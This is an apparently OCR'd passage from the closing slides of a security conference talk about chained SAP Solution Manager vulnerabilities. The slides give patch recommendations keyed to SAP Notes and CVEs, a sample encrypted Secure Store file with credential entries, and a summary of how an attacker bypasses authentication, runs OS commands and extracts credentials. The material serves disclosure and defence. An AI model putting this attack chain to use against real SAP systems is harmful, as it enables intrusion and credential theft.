
Recommendations

- Enable the SAP Secure Storage encryption
  - Instructions : SAP Note **2772266** & **2748699**

```
#SAP Secure Store file - Don't edit this file manually!
#Tue Oct 29 21:40:22 ART 2019
$internal/mode=encrypted
$internal/version=Ny4wMC4wMDAuMDAx
sld/usr=BnJftsjYlR1GdU4qdic2qfHVPj3mnqyx1Nfg\r\njKBf3EoTlCMx8w4CbAi\=\=
sld/pwd=Cyg37gOTK0neTaAIkT0BYl+6XgSjO1cMzP1RdcS+e8yNz+0ukjezafCeYkMLLDoc
smd/agent/crypto/algo=jKBf3EoTlCMx8w4CbAiX3T+XMFB98lVWXNmMHnAA92+t9q5juLjkyA\=\=
smd/agent/secretkey=XiteJHXHmEoUrwqpIEB5wDv7NAo5bOWxNMJ93VwLZj9Fec7Qf+/y2QyJX2e5Nl/8\r\n
Zw5qwRpPjzPWk7Zc7qxREWFZCHLRQsYDvmvTRdgThoI\=
smd/agent/certificate/pass=BFujkvdSXtDmw0hOGKJp7utovPz9cHhAPIUjWVtRFR8BhL6jNOakcJKAh/l73
5ZeonGAehpKkHOSQoF41VLDX
```

Recommendations

- Restrict access to the P4 of **all** agents
  - Manually or patch agents : SAP Note **2845377**
  - Be careful of some side effects : SAP Note **2904933**



Recommendations

- Restrict the ‘remoteos’ application
  - Modify the **`commands.xml`**, then redeploy it to all agents
  - Manually or using the patch : SAP Note **2823733**
  - Apply patch related to the ‘remoteos’ : SAP Note **2808158 2839864**
  - Be careful of some side effects : SAP Note **2849096**

```
...
  <OsCmd ostype="UNIX" exec="custom_command" path="" param="false"
runtime="60">
  </OsCmd>
...
```

Recommendations

- Am I vulnerable ?
  - SOLMANDIAG 720 SP004 000012
  - SOLMANDIAG 720 SP005 000013
  - SOLMANDIAG 720 SP006 000014
  - SOLMANDIAG 720 SP007 000019
  - SOLMANDIAG 720 SP008 000015
  - SOLMANDIAG 720 SP009 000007
  - SOLMANDIAG 720 SP010 000001

Recommendations

- Am I vulnerable ?
  - SOLMANDIAG 720 SP004 000012
  - SOLMANDIAG 720 SP005 000013
  - SOLM
  - SOLM
  - SOLM
  - SOLM
  - SOLM

Keep SAP Solution Manager as up to date as possible !

1. Introduction
2. Why ?
3. Authentication bypass
4. OS command injection
5. Tamper the SOLMAN Security Report
6. Recommendations
7. Conclusion

Conclusion

- Using chain of vulnerabilities attacker can :
  - → Bypass the authentication process on SMDAgent
  - → Execute arbitrary OS command as SMDAgent administrator
  - → Decrypt and extract critical credentials of the SAP Solution Manager
- Post exploitation could take a large form :
  - → Tamper critical data
  - → Deny of service
  - → Who know ?
- Highlight why it is crucial to be up to date on SAP Solution Manager

Conclusion

- “Inception of the SAP Platform's Brain” https://www.youtube.com/watch?v=2SfhdHC4Dtk
- 2808158 CVE-2019-0330 https://launchpad.support.sap.com/#/notes/2808158
- 2823733 CVE-2019-0330 https://launchpad.support.sap.com/#/notes/2823733
- 2839864 CVE-2019-0330 https://launchpad.support.sap.com/#/notes/2839864
- 2849096 - https://launchpad.support.sap.com/#/notes/2849096
- 2772266 CVE-2019-0307 https://launchpad.support.sap.com/#/notes/2772266
- 2738791 CVE-2019-0318 https://launchpad.support.sap.com/#/notes/2738791
- 2748699 CVE-2019-0291 https://launchpad.support.sap.com/#/notes/2748699
- 2845377 CVE-2020-6198 https://launchpad.support.sap.com/#/notes/2845377
- 2904933 - https://launchpad.support.sap.com/#/notes/2904933
- SAP Product Respond Team secure@sap.com

Thank You!

HITB LOCKDOWN 002
livestream

Yvan Genuer - @_1ggy - info@onapsis.com

onapsis